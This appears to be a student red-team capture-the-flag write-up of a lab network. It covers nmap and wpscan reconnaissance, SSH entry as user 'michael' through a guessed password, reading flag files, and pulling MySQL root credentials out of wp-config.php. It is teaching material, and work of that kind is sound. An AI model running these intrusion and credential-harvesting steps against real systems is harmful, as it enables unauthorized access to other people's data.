**Red Team: Summary of Operations**

**Table of Contents**

- Exposed Services

- Critical Vulnerabilities

- Exploitation

**Exposed Services**

Nmap scan results for each machine reveal the following:

192.168.1.1 – Windows 10 Pro – Hyper-V Host Machine (ML-RefVm-684427)


192.168.1.100 – Ubuntu/Linux – Kibana SIEM Machine

192.168.1.105 – Ubuntu/Linux – Capstone Machine

192.168.1.110 – Debian/Linux – Target 1 Machine (Exploited)

192.168.1.115 – Debian/Linux – Target 2 Machine

192.168.1.90 – Kali/Linux - Attacker Machine



1. Ping Sweep > $ nmap -sP 192.168.1.1-255

This scan identifies the services below as potential points of entry:


- Target 1

- List of Exposed Services

**SSH:22, HTTP:80, RPCBIND:111, NETBIOS-SAMBA:139, NETBIOS-SAMBA:445 [ALL OPEN]**

Scan results to prove the identified vulnerabilities:

* nmap -sV 192.168.1.110



2. **Service and Port Scan**

The following vulnerabilities were identified on each target:

**- Target 1**

**- List of Critical Vulnerabilities**

Weakness of Secure Shell (Port 22)

[asperasoft.com]

“Port 22 is subject to countless, **unauthorized login attempts by hackers** who are attempting to access unsecured servers. A highly effective deterrent is to simply turn off Port 22 and run the service on a seemingly random port above 1024 (and up to 65535).”

HTTP Vulnerabilities (Port 80)[csoonline.com]

“TCP port 80 for HTTP supports **the web traffic that web browsers receive**. According to Norby, attacks on web clients that travel over port 80 include SQL injections, cross-site request forgeries, cross-site scripting, and buffer overruns. Cyber criminals will set up their services on individual ports.”

[Security risk of opening port 111 (RPCbind)](https://security.stackexchange.com/questions/80799/security-risk-of-opening-port-111-rpcbind)

[[security.stackexchange.com]](https://security.stackexchange.com/questions/80799/security-risk-of-opening-port-111-rpcbind)

“If you expose this service to the internet, everybody can query this information without having to authenticate. It can be useful to attackers to know what you have running.”


SMB: A Description of Ports 445 + 139 (NetBIOS)

[upguard.com]


“An open port can become a security risk when the service listening to the port is misconfigured, unpatched, vulnerable to exploits, or has poor network security rules. The most dangerous open ports are **wormable ports**, like the one that the SMB protocol uses, which are open by default in some operating systems.”

**Kali Scan to Detect Vulnerable WordPress App**

“WPscan is an open **source WordPress security scanner**. You can use it to scan your WordPress website for known vulnerabilities within the WordPress core, as well as popular WordPress plugins and themes. Since it is a WordPress black box scanner, it mimics a real attacker.” [wpwhitesecurity.com]

[](https://www.upguard.com/blog/smb-port" \l ":~:text=However%2C%20an%20open%20port%20can,default%20in%20some%20operating%20systems.)

3. $ wpscan –-url http://192.168.1.110/wordpress -eu




1. **Revealed by Author ID Brute Forcing**

**Exploitation**

The Red Team was able to penetrate `Target 1` and retrieve the following confidential data:

- Target 1

- `flag1.txt`: b9bbcb33e11b80be759c4e844862482d



1. michael@target1:/var/www$ grep -RE flag html

**(Search all html files in root directory to expose text ‘flag’ in any file.)**


- \*\*Exploit Used\*\*

**Simple Brute Force Attack**

SSH shell used to gain access with user login michael: (password guessing -> michael)

$ ssh michael@192.168.1.110

- `flag2.txt`: fc3fd58dcdad9ab23faca6e9a36e581c



1. Exploit Used - **Directory Traversal**


Moved to target root directory once SSH shell was achieved with user michael.

michael@target1:~$ cd /var/www

michael@target1:/var/www$ ls


flag2.txt

michael@target1:/var/www$ cat flag2.txt



1. **Viewing the WordPress config file yields the DB root login.**

michael@target1:~$ cat /var/www/html/wordpress/wp-config.php




1. **Credentials gained allows root access to MYSQL database.**

